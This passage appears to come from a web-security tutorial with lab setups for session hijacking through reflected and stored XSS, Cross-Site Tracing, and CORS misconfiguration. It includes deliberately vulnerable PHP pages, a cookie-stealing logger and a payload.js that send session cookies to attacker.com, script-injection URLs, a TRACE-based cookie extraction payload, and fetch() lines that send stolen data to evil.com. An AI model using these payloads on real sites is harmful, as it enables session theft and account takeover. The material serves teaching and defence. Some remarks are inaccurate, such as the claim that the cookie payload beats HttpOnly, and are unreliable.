// Missing:
// - Session expiration check
// - User agent validation
// - Secondary authentication factors
if (!isset($_SESSION['user'])) {
    // Simple redirect if not authenticated
    // SECURITY NOTE: Should log unauthorized access attempts
}

```

```

    header('Location: login.php');
    exit();
}

// Search feature implementation
// SECURITY WARNING: No input sanitization or validation
$search_query = isset($_GET['query']) ? $_GET['query'] : '';
// Risk: Accepts raw user input without filtering
?>
<!DOCTYPE html>
<html>
<head>
    <title>Profile</title>
    <!-- SECURITY NOTE: Missing security headers:
        - Content-Security-Policy (XSS protection)
        - X-Frame-Options (clickjacking protection) -->
</head>
<body>
    <!-- SECURITY WARNING: Direct output of session data without encoding
        Potential XSS if username contains malicious script -->
    <h1>Welcome <?= $_SESSION['user'] ?></h1>

    <!-- Search form -->
    <!-- SECURITY ISSUES:
        1. Missing CSRF protection token
        2. Unsanitized query value in input field -->
    <form method="GET">
        Search: <input type="text" name="query" value="<?= $search_query ?>">
        <button type="submit">Search</button>
    </form>

    <!-- CRITICAL XSS VULNERABILITY: Direct output of unsanitized user input -->
    <p>Results for: <?= $search_query ?></p>
    <!-- Attack example: /profile.php?query=<script>alert(1)</script> -->
    <!-- FIX: Use htmlspecialchars($search_query, ENT_QUOTES) -->

    <!-- SECURITY WARNING: Logout link vulnerable to CSRF -->
    <a href="logout.php">Logout</a>
</body>
</html>

```

Create a logout page: logout.php (Session Destruction and optional)

```

<?php
session_start();

// Security Note: Should verify user was actually logged in before destroying
// Security Note: No CSRF protection for logout action

// Clear session data
session_unset();

// Destroy the session
// Security Note: Should also invalidate session cookie
session_destroy();

// Redirect to login page
// Security Note: Should consider adding logout confirmation message
header('Location: login.php');
exit;

```

Start PHP Webserver for attacker

```
$ cd sessHijacking/sessHijXXS/attacker
$ php -S localhost:8080
```

```
[Wed Apr 2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:8080) started
```

Create a cookie logger from Attacker's server: log.php

```
<?php
// Checks if 'c' parameter exists in GET request
// This would typically be called by malicious JavaScript: document.cookie
if (isset($_GET['c'])) {
    // Takes cookie value directly from URL parameter
    // SECURITY ISSUE: No validation or sanitization of input
    $cookie = $_GET['c'];

    // SECURITY CRITICAL: Writes stolen cookies to a file
    // This could contain session IDs, authentication tokens, etc.
    // FILE_APPEND flag adds new stolen cookies without overwriting
    file_put_contents('stolen_cookies.txt', $cookie . PHP_EOL, FILE_APPEND);

    // Returns silent 204 response to avoid detection
    // Makes the request appear invisible in browser dev tools
    header('HTTP/1.1 204 No Content');
}
```

Create a JavaScript payload: Payload.js (Malicious Payload)

```
// Creates an invisible image element to bypass visibility detection
var i = new Image();

// Sets the image source to attacker's domain with stolen cookies
// SECURITY CRITICAL: This sends all cookies to attacker's server
// - Exposes session IDs, authentication tokens, and sensitive data
// - Works even with HttpOnly cookies if executed via XSS
i.src = 'http://attacker.com:8080/log.php?c=' + document.cookie;
```

Attack Scenario Walkthrough

Victim Logs In Securely: The victim logs in via login.php, which regenerates the session ID and uses secure cookie attributes (except HttpOnly is disabled for the lab).

Attacker Crafts Malicious URL: The attacker creates a URL with an XSS payload targeting profile.php:

```
http://victim.com/profile.php?query=<script src=http://attacker.com:8080/payload.js></script>
```

Victim Visits Malicious URL: The victim clicks the link while logged in and The XSS payload in profile.php executes, sending the session cookie to attacker/log.php file.

Attacker Hijacks Session: The attacker retrieves the stolen PHPSESSID from `stolen_cookies.txt` and sets it in their browser to access `profile.php` as the victim.

Hijacking Sessions with Stored XSS

Here's a Stored XSS + Session Hijacking Lab where a **guest user** plants a malicious payload to steal an admin's session:

Lab Setup: To demonstrate a session hijacking attack using stored-XSS vulnerability, let's set up a simple PHP lab with the following components:

Install Requirements

```
# Install PHP
$ sudo apt update && sudo apt install -y php

# Main server (port 80)
$ mkdir -p sessHijacking/sessHijSXXS/victim
$ cd sessHijacking/sessHijSXXS/victim
$ touch login.php photo.php admin.php logout.php

# Tree structure
$ tree
./
├── login.php
├── photo.php
├── admin.php
└── logout.php

# Attacker's server (port 8080)
$ mkdir -p sessHijacking/sessHijSXXS/attacker
$ cd sessHijacking/sessHijSXXS/attacker
$ touch log.php payload.js

# Tree structure
$ tree
./
├── log.php
└── payload.js
```

Start PHP Webserver for victim:

```
$ cd sessHijacking/sessHijSXXS/victim
$ sudo php -S localhost:80

[Wed Apr  2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:80) started
```

Create a login page: `login.php` (Authenticated)

```
<?php
session_start();

// SECURITY NOTE: Missing secure session cookie settings
// Should include: HttpOnly, Secure, and SameSite flags
// Should set: session.cookie_httponly=1, session.cookie_secure=1
```

```

// Basic authentication redirect
// SECURITY NOTE: Doesn't regenerate session ID for returning users
if (isset($_SESSION['user'])) {
    header('Location: photo.php');
    exit();
}

// Login form processing
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // SECURITY ISSUES:
    // 1. Hardcoded credentials (both guest and admin)
    // 2. No password hashing/verification
    // 3. No brute-force protection
    // 4. Different error responses could reveal admin account existence

    // Guest account (low privilege)
    if ($username === 'guest' && $password === 'guest') {
        $_SESSION['user'] = 'guest';
        $_SESSION['role'] = 'user';
        // SECURITY NOTE: Missing session_regenerate_id()
        header('Location: photo.php');
        exit();
    }
    // Admin account (high privilege)
    // SECURITY WARNING: Hardcoded credentials are dangerous
    elseif ($username === 'admin' && $password === 'secret123') {
        $_SESSION['user'] = 'admin';
        $_SESSION['role'] = 'admin';
        // SECURITY NOTE: Missing session_regenerate_id()
        header('Location: admin.php');
        exit();
    } else {
        // SECURITY NOTE: Same error for both invalid user and wrong password
        // Good practice as it doesn't reveal which accounts exist
        $error = "Invalid credentials";
    }
}
?>
<!DOCTYPE html>
<html>
<body>
    <!-- SECURITY ISSUES:
    - Missing CSRF protection token
    - No form submission rate limiting -->
    <form method="POST">
        Username: <input type="text" name="username" required><br>
        Password: <input type="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>

    <!-- SECURITY NOTE: Error message displayed without encoding
    (Less critical since it's server-controlled string) -->
    <?php if (isset($error)) echo "<p style='color:red'>$error</p>"; ?>

    <!-- SECURITY NOTE: Missing security headers in HTML:
    - Content-Security-Policy
    - X-Frame-Options
    - X-XSS-Protection -->
</body>
</html>

```

Create a vulnerable page: photo.php (Stored XSS Vulnerability)

```
<?php
session_start();

// Basic authentication check
// SECURITY NOTE: Only checks for user session
// Missing:
// - Session expiration validation
// - CSRF token verification
// - Role-based access control
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit();
}

// Comment storage implementation
// SECURITY WARNING: Using flat file for storage is risky
$comments_file = 'comments.txt';
// Risks:
// 1. File could grow indefinitely
// 2. No access control for the file
// 3. Potential race conditions

// Handle comment submission
if (isset($_POST['comment'])) {
    $comment = $_POST['comment'];
    // CRITICAL SECURITY ISSUES:
    // 1. No input sanitization (XSS/stored attacks)
    // 2. No output encoding
    // 3. No file permission checks
    // 4. No validation of comment length/content
    file_put_contents($comments_file, $comment . PHP_EOL, FILE_APPEND);
    // Potential attacks:
    // - JavaScript injection
    // - PHP code injection if file is ever included
    // - File system overflow
}

// Load existing comments
// SECURITY NOTE: No error handling for file operations
$comments = file_exists($comments_file) ? file($comments_file) : [];
// Risk: file() reads entire file into memory - could cause DoS
?>
<!DOCTYPE html>
<html>
<body>
    <h1>Photo Gallery</h1>
    <!-- SECURITY ISSUES:
        - Missing CSRF protection
        - No rate limiting
        - No CAPTCHA -->
    <form method="POST">
        Add Comment: <input type="text" name="comment" required>
        <button type="submit">Post</button>
    </form>

    <h3>Comments:</h3>
    <!-- CRITICAL XSS VULNERABILITY -->
    <!-- Direct output of unsanitized user input -->
    <?php foreach ($comments as $comment): ?>
        <p><?= $comment ?></p> <!-- XSS HERE -->
        <!-- Attack example:
```

```

        Post comment with <script>alert('XSS')</script> -->
        <!-- FIX: Use htmlspecialchars($comment, ENT_QUOTES) -->
    <?php endforeach; ?>

    <!-- SECURITY NOTE: Missing security headers:
        - Content-Security-Policy
        - X-Frame-Options
        - X-XSS-Protection -->
</body>
</html>

```

Create an admin portal: admin.php (Admin Dashboard)

```

<?php
session_start();

// SECURITY ISSUES IN SESSION HANDLING:
// 1. Missing secure session cookie configuration:
//    - No HttpOnly flag (exposes cookies to JavaScript)
//    - No Secure flag (works over HTTP, should be HTTPS only)
//    - No SameSite attribute (missing CSRF protection)
// 2. No session regeneration after login
// 3. No session expiration enforcement

// Basic authorization check
// SECURITY WARNINGS:
// 1. Only checks role without verifying authentication state first
//    (should check isset($_SESSION['user']) first)
// 2. No logging of unauthorized access attempts
// 3. No rate limiting for repeated access attempts
// 4. No IP/User-Agent validation to prevent session hijacking
if ($_SESSION['role'] !== 'admin') {
    // Simple redirect - reveals admin area exists
    // Better to show "access denied" for non-admins
    header('Location: photo.php');
    exit();
}
?>
<!DOCTYPE html>
<html>
<body>
    <!-- SECURITY ISSUES IN PAGE:
        - Missing security headers (CSP, X-Frame-Options)
        - No output encoding for dynamic content
        - No CSRF protection for actions -->

    <h1>Admin Dashboard</h1>

    <!-- SECURITY WARNING:
        - Sensitive operations exposed without
        additional authentication factors
        - No audit logging of admin actions -->
    <p>Sensitive admin operations here.</p>

    <!-- SECURITY ISSUE:
        - Logout link vulnerable to CSRF
        - Attacker could force admin logout via:
         -->
    <a href="logout.php">Logout</a>

    <!-- MISSING SECURITY FEATURES:
        - No admin activity logging

```

```
- No sensitive action confirmation
- No security event monitoring -->
</body>
</html>
```

Create a logout page: logout.php (Session Destruction and optional)

```
<?php
session_start();

// Security Note: Should verify user was actually logged in before destroying
// Security Note: No CSRF protection for logout action

// Clear session data
session_unset();

// Destroy the session
// Security Note: Should also invalidate session cookie
session_destroy();

// Redirect to login page
// Security Note: Should consider adding logout confirmation message
header('Location: login.php');
exit;
```

Start PHP Webserver for attacker

```
$ cd sessHijacking/sessHijSXXS/attacker
$ sudo php -S localhost:80
```

```
[Wed Apr  2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:80) started
```

Create a cookie logger from Attacker's server: log.php

```
<?php
// Checks if 'c' parameter exists in GET request
// This would typically be called by malicious JavaScript: document.cookie
if (isset($_GET['c'])) {
    // Takes cookie value directly from URL parameter
    // SECURITY ISSUE: No validation or sanitization of input
    $cookie = $_GET['c'];

    // SECURITY CRITICAL: Writes stolen cookies to a file
    // This could contain session IDs, authentication tokens, etc.
    // FILE_APPEND flag adds new stolen cookies without overwriting
    file_put_contents('admin_cookies.txt', $cookie . PHP_EOL, FILE_APPEND);

    // Returns silent 204 response to avoid detection
    // Makes the request appear invisible in browser dev tools
    header('HTTP/1.1 204 No Content');
}
```

Create a JavaScript payload: payload.js (Malicious Payload)

```
// Creates an invisible image element to bypass visibility detection
var i = new Image();
```

```
// Sets the image source to attacker's domain with stolen cookies
// SECURITY CRITICAL: This sends all cookies to attacker's server
// - Exposes session IDs, authentication tokens, and sensitive data
// - Works even with HttpOnly cookies if executed via XSS
i.src = 'http://attacker.com:8080/log.php?c=' + document.cookie;
```

Attack Scenario Walkthrough:

Attacker Logs in as Guest: Use guest/guest to access photo.php.

Plant Stored XSS Payload: Post a comment with the malicious script:

```
<script src=http://attacker.com:8080/payload.js></script>
```

Admin Views Comments: When the admin logs in and visits photo.php (or if there's an admin review process), the XSS payload executes in the admin's browser.

Admin's Cookie Stolen: The script sends the admin's session cookie to log.php, which saves it to admin_cookies.txt.

Attacker Hijacks Admin Session: The attacker uses the stolen cookie to:

- Set PHPSESSID=stolen_value in their browser.
- Access admin.php with admin privileges.

Mitigations Techniques

Protecting user sessions is crucial for maintaining the security of your web application. Implement the following mitigation techniques:

Enable HTTPS: Use HTTPS to encrypt all communication between the user and the web server. This will prevent attackers from sniffing network traffic and stealing session IDs. This is non-negotiable in modern web development.

Set the HttpOnly Flag: Set the HttpOnly flag on all session cookies. This will prevent JavaScript from accessing the cookie's value, mitigating XSS-based attacks.

```
<?php
session_start();
ini_set('session.cookie_httponly', 1); // Set HttpOnly for all sessions
?>
```

Or, you can set it when you set the cookie directly:

```
setcookie('PHPSESSID', session_id(), ['httponly' => true, 'secure' => true, 'samesite' => \
'Lax']);
```

Implement Strong XSS Protection: Implement robust input validation and output encoding to prevent XSS vulnerabilities.

Session Timeout: Implement a session timeout mechanism to automatically invalidate inactive sessions. This reduces the window of opportunity for attackers to hijack sessions.

Validate Session Data: Validate session data (e.g., user agent, IP address) to detect suspicious activity. Be aware that this can have false positives and should be used with caution.

Cross-Site Tracing (XST)

Cross-Site Tracing (XST) is a subtle yet dangerous vulnerability that exploits the HTTP TRACE method, a tool designed for diagnostic purposes. When misconfigured, this method allows sensitive data—such as authentication tokens, session cookies, or other headers—to be exposed to attackers. By reflecting back HTTP requests, the server inadvertently discloses information that can be leveraged for session hijacking or other malicious activities. The threat of XST arises when it bypasses the Same-Origin Policy (SOP), allowing attackers to interact with data in ways that would normally be blocked by browser security features. As web applications become more complex and integrated into daily online activities, the risk of such vulnerabilities increases. How can organizations ensure that diagnostic methods like TRACE are properly managed to prevent potential breaches?

Understanding Cross-Site Tracing (XST)

Cross-Site Tracing (XST) is a web security vulnerability that allows attackers to bypass the HttpOnly cookie protection mechanism, potentially leading to session hijacking. It exploits the TRACE HTTP method, which, if enabled on a web server, can be used to echo back the client's request, including HTTP headers, even those marked as HttpOnly.

To understand XST, it's essential to understand the role of the HttpOnly flag in cookies. When developers aim to protect sensitive cookies, such as session IDs, from client-side JavaScript access, they set the HttpOnly flag. This tells the browser:

This cookie is for the web server's eyes only! JavaScript running in the browser cannot access it.

This is a critical defense against many Cross-Site Scripting (XSS) attacks, where attackers inject malicious JavaScript to steal session cookies. If a session cookie lacks the HttpOnly flag, an attacker can easily read it using JavaScript and potentially hijack the user's session. The HttpOnly flag significantly mitigates this risk.

XST and HttpOnly Bypass

The TRACE method, when enabled on a web server, echoes back the exact request received by the server, including all HTTP headers. According to RFC 7231:

The TRACE method requests a remote, application-level loop-back of the request message. The final recipient of the request SHOULD reflect the message received, excluding some

fields described below, back to the client as the message body of a 200 (OK) response.

Here's how an attacker can use this to bypass HttpOnly:

XSS Attack: The attacker leverages a Cross-Site Scripting (XSS) vulnerability to inject malicious JavaScript code into a trusted website.

TRACE Request: This injected JavaScript sends a TRACE request to the server.

Echoed Headers: The server, if the TRACE method is enabled, echoes back the request, including all HTTP headers, in the response body.

Cookie Extraction: Even though the `HttpOnly` flag prevents JavaScript from directly accessing the cookie, the cookie is included in the echoed headers within the response body. The attacker's JavaScript can then extract the cookie from the response body.

Session Hijacking: The attacker uses the stolen session cookie to impersonate the user and hijack their session.

Why XST is Rare Today

While XST was a significant concern in the past, its impact has been reduced due to several factors:

Browser Protections: Modern browsers have implemented various security measures to mitigate the risk of XST, such as blocking cross-origin TRACE requests.

Server-Side Mitigation: Many web servers now disable the TRACE method by default.

Increased Awareness: Developers are more aware of the risks associated with the TRACE method and are more likely to disable it.

However, XST is still a potential risk, especially on older systems or in environments where security configurations are not properly maintained.

Configuring TRACE in Apache

Installing Apache:

```
user@ubuntu:~$ sudo apt update && sudo apt install -y apache2
```

[...]

The following additional packages will be installed:

apache2-bin apache2-data apache2-utils libapr1t64 libaprutil1-dbd-sqlite3
libaprutil1-ldap libaprutil1t64

Suggested packages:

apache2-doc apache2-suexec-pristine | apache2-suexec-custom

The following NEW packages will be installed:


```
< Date: Wed, 02 Apr 2025 07:18:46 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Transfer-Encoding: chunked
< Content-Type: message/http
<
TRACE / HTTP/1.1
Host: localhost
User-Agent: curl/8.5.0
Accept: */*
X-Header: TRACE_ENABLED          # RESPONSE

* Connection #0 to host localhost left intact
```

Exploitation Steps

Identify XSS Vulnerability: Find a Cross-Site Scripting (XSS) vulnerability on the target website. This is the prerequisite for XST.

Check for Enabled TRACE Method: Use a tool like `curl` to send a TRACE request to the server and check if it responds with a 200 OK status code and the echoed request headers in the response body.

```
user@ubuntu:~$ curl -v -X TRACE https://localhost
```

output:

```
HTTP/1.1 200 OK
Date: Wed, 02 Apr 2025 07:25:13 GMT
Server: Apache/2.4.58 (Ubuntu)
Transfer-Encoding: chunked
Content-Type: message/http
```

If the server responds with a 405 Method Not Allowed or a similar error, the TRACE method is likely disabled.

Craft XSS Payload: Create a JavaScript payload that sends a TRACE request to the server and extracts the cookie from the response.

```
<!-- xst_payload.html -->


<html>
<head>XSSpayload</head>
<body>
<script>
  <!-- No result -->
  alert(document.cookie);

  var xhr = XMLHttpRequest();
  <!-- TRACE Request -->
  xhr.open('trace', 'http://localhost', false);
  xhr.withCredentials = true;    <!-- Request with Cookie -->
  xhr.send();
```

```
<!-- Having result -->
alert(xhr.responseText);
</script>
</body>
</html>
```

Deliver XSS Payload: Inject the malicious JavaScript code into the vulnerable website.

Capture Cookie: Once the payload is executed, the attacker captures the user's cookie and uses it to hijack their session.



Mitigation Techniques

Disabling the TRACE Method (Primary Mitigation)

- **Apache:** Add the following directive to your Apache configuration file (e.g., httpd.conf or .htaccess) and restart the server:

```
TraceEnable off
```

- **Nginx:** Nginx does not support `TraceEnable off`. Instead, explicitly define allowed HTTP methods and exclude TRACE in your configuration:

```
location / {
    allow_methods GET, POST, PUT, DELETE, OPTIONS; # Exclude TRACE
    # ... other configurations
}
```

- **IIS (Internet Information Services):** Use the URL Rewrite Module to block TRACE requests:
 1. Open IIS Manager
 2. Navigate to **URL Rewrite**
 3. Create a new rule to block HTTP requests with the TRACE method

Set the HttpOnly Flag for Cookies: Mark all sensitive cookies with the `HttpOnly` flag to prevent JavaScript from accessing them, mitigating risks even if an XSS vulnerability is present.

Enforce a Strong Content Security Policy (CSP): Implement CSP headers to prevent malicious JavaScript execution, reducing the impact of XSS and potential exploitation via TRACE. Example: `Content-Security-Policy: default-src 'self'; script-src 'self'`

Input Validation & Output Encoding: Ensure strict input validation and proper output encoding to mitigate XSS vulnerabilities, which could be leveraged in XST attacks.

Browser Security

The Same-Origin Policy (SOP) is a fundamental security measure in web browsers that restricts web pages from making requests to a domain different from the one that served the page. This policy helps prevent malicious websites from interacting with sensitive data from other sites, providing a critical defense against attacks like Cross-Site Request Forgery (CSRF) and Cross-Site Scripting (XSS). While SOP is essential for protecting users, modern web applications often need to circumvent its restrictions to enable features like cross-origin resource sharing (CORS). However, improper configurations or exceptions can expose vulnerabilities. As web applications grow more interconnected, how can developers ensure that SOP is properly enforced without hindering functionality or exposing sensitive data?

Browser Security Features

Browsers implement various security mechanisms to protect users from malicious websites that attempt to access or manipulate data from other websites. These mechanisms, such as the Same-Origin Policy (SOP), Cross-Origin Resource Sharing (CORS), and Content Security Policy (CSP), are crucial for maintaining the security and integrity of web applications.

Cross-Origin Cookie Exposure - An Example

Consider a scenario where:

- A company has a website (company.com) where authenticated users can view their profiles. If users are not logged in, they are redirected to the login page.
- An employee logs in with their credentials, setting session cookies (SameSite=None; Secure;).
- The employee visits a malicious website (victim.com), which contains a hidden <iframe> that loads the company's website (company.com/profile).

Here's a breakdown of what happens:

1. Are the Cookies Sent Along the HTTP Request? Yes, because SameSite=None is set. This allows the cookies to be sent with cross-site requests (from victim.com to company.com). The secure attribute is also set, meaning it will send on HTTPS connections.
2. What's Loaded in the Iframe? The employee's profile data is loaded in the <iframe>. Because the cookies were sent along with the request, the company.com server recognizes the authenticated user and serves their profile.
3. Can victim.com Steal the Data from the Iframe? No, the Same-Origin Policy (SOP) prevents JavaScript code on victim.com from directly accessing the content of the <iframe> because the origin of the website (victim.com) and the origin of the content within the <iframe> (company.com) are not the same.

Example Code:

Requirements

```
$ mkdir browserSecurity; cd browserSecurity
```

Create a sample code: bssOPiframe.html

```
<!DOCTYPE html>
<html>
<head>
  <title>Malicious Website</title>
</head>
<body>
  <h2>Clickjacking Attempt</h2>
  <div id="demo">
    <button type="button" onclick="read()">Read IFRAME</button>
  </div>
  <iframe id="iframe_id" src="https://victim.com/file.html" style="height:100px;width:1\
00"></iframe>
  <script>
    function read() {
      try {
        // Attempt to read the content of the iframe
        var data = document.getElementById("iframe_id").contentWindow.document.bo\
dy.innerHTML;
        alert(data); // This will likely be blocked by SOP
      } catch (error) {
        alert("Access Denied due to Same-Origin Policy: " + error);
      }
    }
  </script>
</body>
</html>
```

Create a simple http file with some content: file.html

```
$ echo "A simple HTML file" > file.html
$ php -S 0:80
# Accessible using http://victim.com/file.html
```

Make sure adding following lines into /etc/hosts file:

```
127.0.0.1    victim.com
127.0.0.1    attacker.com
```

Launch a server for attacker:

```
$ php -S 0:1234
```

Exploitation:

Navigate to `http://attacker.com:1234/bsSOPiframe.html` and click on Read IFRAME button. (Access Denied)

Navigate to `http://victim.com/bsSOPiframe.html` and click on Read IFRAME button. (Access Denied)

Navigate to `http://victim.com:1234/bsSOPiframe.html` and click on Read IFRAME button. (Access Granted)

The `read()` function attempts to access the content of the `<iframe>`. However, the Same-Origin Policy will prevent this, resulting in a cross-origin access error.

Understanding the Same Origin Policy

Definition: The Same-Origin Policy (SOP) is a critical security mechanism implemented in modern web browsers. It restricts web pages from making requests to a different domain than the one that served the web page.

Purpose: The primary goal of SOP is to prevent malicious websites from accessing sensitive data from other websites (e.g., cookies, local storage, DOM elements).

Origin Definition: An origin is defined as a combination of the URI scheme (protocol), hostname, and port number. Two URLs have the same origin if they share the same scheme, host, and port.

Testing the Origin: In the console, test if a website's origin is a correct string that you can read on:

```
console.log(location.origin)
console.log(origin)
```

SOP Impact on Cross-Origin Requests:

The SOP applies to most cross-origin requests issued by JavaScript code (e.g., using `XMLHttpRequest` or `fetch`). This means that a script running on `http://victim.com` cannot directly access data from `https://api.victim.com`.

However, SOP does not apply to certain HTML tags, such as `<script>`, `<img>`, and `<video>`. These tags can load resources from different origins without restriction. This is because these tags are not typically used to read data, but only to display or execute it.

Additional Questions and Answers:

1. A website (Site-A) includes a script from Site-B using the `<script>` tag. What's the example? Example: A web page loads the jQuery library from a CDN (Content Delivery Network) hosted on a different domain.
2. What is the origin of the script in the previous example? The origin of the script is Site-B (the domain hosting the script file).

3. Given that the script is loaded successfully, where does SOP come into play? The SOP does not directly apply to the `<script>` tag itself (loading the script). However, if the loaded script attempts to access resources from a third origin (different from both Site-A and Site-B) using `XMLHttpRequest` or `fetch`, the SOP will apply and potentially block the request.

SOP Bypass Techniques

While the SOP is essential for security, it can also be too restrictive in some cases. To enable legitimate cross-origin communication, browsers and web servers provide mechanisms to selectively relax the SOP:

- Cross-Origin Resource Sharing (CORS)
- JSON with Padding (JSONP)
- `postMessage`

Cross-Origin Resource Sharing (CORS)

Definition: Cross-Origin Resource Sharing (CORS) is a browser security mechanism that enables controlled access to resources located outside of a given domain. It allows a server to explicitly specify which origins (domains) are allowed to access its resources.

Flexibility: CORS extends and adds flexibility to the SOP, allowing legitimate cross-origin requests while still preventing unauthorized access. Mechanism: The CORS protocol uses a suite of HTTP headers that define trusted web origins and associated properties. Browsers implement CORS by checking the presence and values of these headers.

Origin Requests: The browsers always put the correct origin in the request by Origin HTTP header, it cannot be spoofed or modified by JavaScript Key CORS Headers:

```
# Which means that the resource can be accessed by <origin>
Access-Control-Allow-Origin: <origin> | *

# Indicates whether the response can be exposed when the HTTP request includes credentials (cookies).
# This MUST be used in combination with Access-Control-Allow-Origin
Access-Control-Allow-Credentials: true | false
```

Example: Allow Requests from `http://victim.com`:

```
Access-Control-Allow-Origin: http://victim.com
Access-Control-Allow-Credentials: true
```

Example: Allow Requests from any Origin (Potentially Dangerous)

```
Access-Control-Allow-Origin: *
```

However, if Access-Control-Allow-Origin is set to *, the Access-Control-Allow-Credentials header cannot be set to true (This setting is for open API).

CORS Access Denied Example

The application only accepts requests from `http://victim.com`. an attacker sends a request from `http://attacker.com` to the application. the server responds with: `Access-Control-Allow-Origin: http://victim.com`. the browser blocks the attacker's JavaScript code from accessing the response because the origin doesn't match. The request itself goes through to the server, but the response is blocked.

Lab setup:

Install requirements:

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p browserSecurity/cors; cd browserSecurity/cors
$ mkdir CORSdiffOrigin; cd CORSdiffOrigin
$ npm init -y; npm i express cors
```

Save this as `index.js`:

```
const express = require('express');
const cors = require('cors');

const app = express();

// Configure CORS to allow only victim.com
const corsOptions = {
  origin: 'http://victim.com',
  optionsSuccessStatus: 200
};

app.use(cors(corsOptions));

app.get('/data', (req, res) => {
  res.json({ message: "Sensitive data from server" });
});

app.listen(3000, () => {
  console.log('Server running on port 3000');
});
```

Save this as `example.html` and open it in a browser from `http://victim.com`:

```
<script>
fetch('http://localhost:3000/data')
.then(response => response.json())
.then(data => console.log('Legitimate site:', data))
.catch(error => console.error('Error:', error));
</script>
```

Save this as request.html and open it in a browser from <http://attacker.com>:

```
<script>
fetch('http://localhost:3000/data')
.then(response => response.json())
.then(data => console.log('Attacker site:', data))
.catch(error => console.error('Blocked by CORS:', error));
</script>
```

Expected Outcome:

When victim.html runs, it successfully fetches the data from localhost:3000.

When attacker.html runs, the browser blocks the request due to CORS policy, and the error appears in the console.

```
# ERROR (console-tab)
Access to fetch at 'http://localhost:3000/data' from origin 'http://attacker.com' has been
n blocked by CORS policy: The 'Access-Control-Allow-Origin' header has a value 'http://vi
ctim.com' that is not equal to the supplied origin. Have the server send the header with
a valid value, or, if an opaque response serves your needs, set the request's mode to 'no
-cors' to fetch the resource with CORS disabled.
```

Same Origin CORS Access Granted

The application sets Access-Control-Allow-Origin to accept requests from <http://attacker.com>. an attacker sends a request from <http://attacker.com> to the application. the server responds with: Access-Control-Allow-Origin: <http://attacker.com>. the browser allows the attacker's JavaScript code to access the response.

Lab setup: Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p browserSecurity/cors; cd browserSecurity/cors
$ mkdir CORSSameOrigin; cd CORSSameOrigin
$ npm init -y; npm i express cors
```

Save this as index.js:

```
const express = require('express');
const cors = require('cors');

const app = express();

// Insecure CORS configuration: Allows requests from http://attacker.com
const corsOptions = {
  origin: 'http://attacker.com',
  optionsSuccessStatus: 200
};

app.use(cors(corsOptions));

app.get('/data', (req, res) => {
```

```
res.json({ message: "Sensitive data: User API Key = 12345-SECRET" });
});

app.listen(3000, () => {
  console.log('Vulnerable server running on port 3000');
});
```

Save as request.html (Run from http://victim.com):

```
<script>
fetch('http://localhost:3000/data')
.then(response => response.json())
.then(data => console.log('Victim Site:', data))
.catch(error => console.error('Error:', error));
</script>
```

Save as request.html (Run from http://attacker.com)

```
<script>
fetch('http://localhost:3000/data', { credentials: 'include' }) // Sending credentials if\
needed
.then(response => response.json())
.then(data => {
  console.log('Stolen Data:', data);
  // Exfiltrating to attacker's server
  fetch('http://evil.com/steal?data=' + encodeURIComponent(JSON.stringify(data)));
})
.catch(error => console.error('Error:', error));
</script>
```

Scenario 1: Attacker's Request from http://attacker.com

The attacker hosts hacker.html on http://attacker.com.

The attacker's browser sends a request to http://localhost:3000/data.

The server responds with Access-Control-Allow-Origin: http://attacker.com.

The browser allows the JavaScript code from http://attacker.com to read the response.

Result: The attacker successfully retrieves the sensitive data and can send it to an external server (http://evil.com).

Scenario 2: Legitimate User's Request from http://victim.com

A victim visits http://victim.com/victim.html.

The JavaScript in victim.html sends a request to http://localhost:3000/data.

The server only allows requests from http://attacker.com, SO it sets Access-Control-Allow-Origin: http://attacker.com.

The browser blocks the request because `http://victim.com` is not allowed by CORS.

Result: The victim's request is blocked by the browser, and no data is leaked.

CORS and Wildcard Origin Access

The application sets `Access-Control-Allow-Origin` to `*`. an attacker sends a request from any origin to the application. the server responds with: `Access-Control-Allow-Origin: *`. the browser allows the attacker's JavaScript code to access the response. This configuration is generally discouraged due to security risks.

Lab setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p browserSecurity/cors; cd browserSecurity/cors
$ mkdir CORSwildcardOrigin; cd CORSwildcardOrigin
$ npm init -y; npm i express cors
```

Save this as `server.js`:

```
const express = require('express');
const cors = require('cors');

const app = express();

// Insecure CORS configuration: Allows any origin (*)
const corsOptions = {
  origin: '*',
  optionsSuccessStatus: 200
};

app.use(cors(corsOptions));

app.get('/data', (req, res) => {
  res.json({ message: "Sensitive data: User API Key = 12345-SECRET" });
});

app.listen(3000, () => {
  console.log('Vulnerable server running on port 3000');
});
```

Save as `hacker.html` (Run from `http://attacker.com`)

```
<script>
fetch('http://localhost:3000/data')
.then(response => response.json())
.then(data => {
  console.log('Stolen Data:', data);
  // Exfiltrating to attacker's server
  fetch('http://evil.com/steal?data=' + encodeURIComponent(JSON.stringify(data)));
});
```

```
.catch(error => console.error('Error:', error));
</script>
```

Scenario 1: Attacker Requests Data from `http://attacker.com`

The attacker's JavaScript runs on `http://attacker.com`.

The browser allows the request because `Access-Control-Allow-Origin: *` is set.

The attacker successfully retrieves the sensitive data.

The attacker can then exfiltrate the stolen data to `http://evil.com`.

Scenario 2: Any Other Origin Requests Data

If any user visits ANY website (not just `http://victim.com`), their browser can fetch the data from `http://localhost:3000/data`.

This means any website can embed JavaScript to steal this data.

Managing Cookies with ACAO and Allow-Credentials in CORS

The server implements access to cookie, and ACAO for allowing cross origin.

Lab setup:

Install requirements

```
$ sudo apt update; sudo apt install nodejs npm
$ mkdir -p browserSecurity/cors; cd browserSecurity/cors
$ mkdir CORSCredential; cd CORSCredential
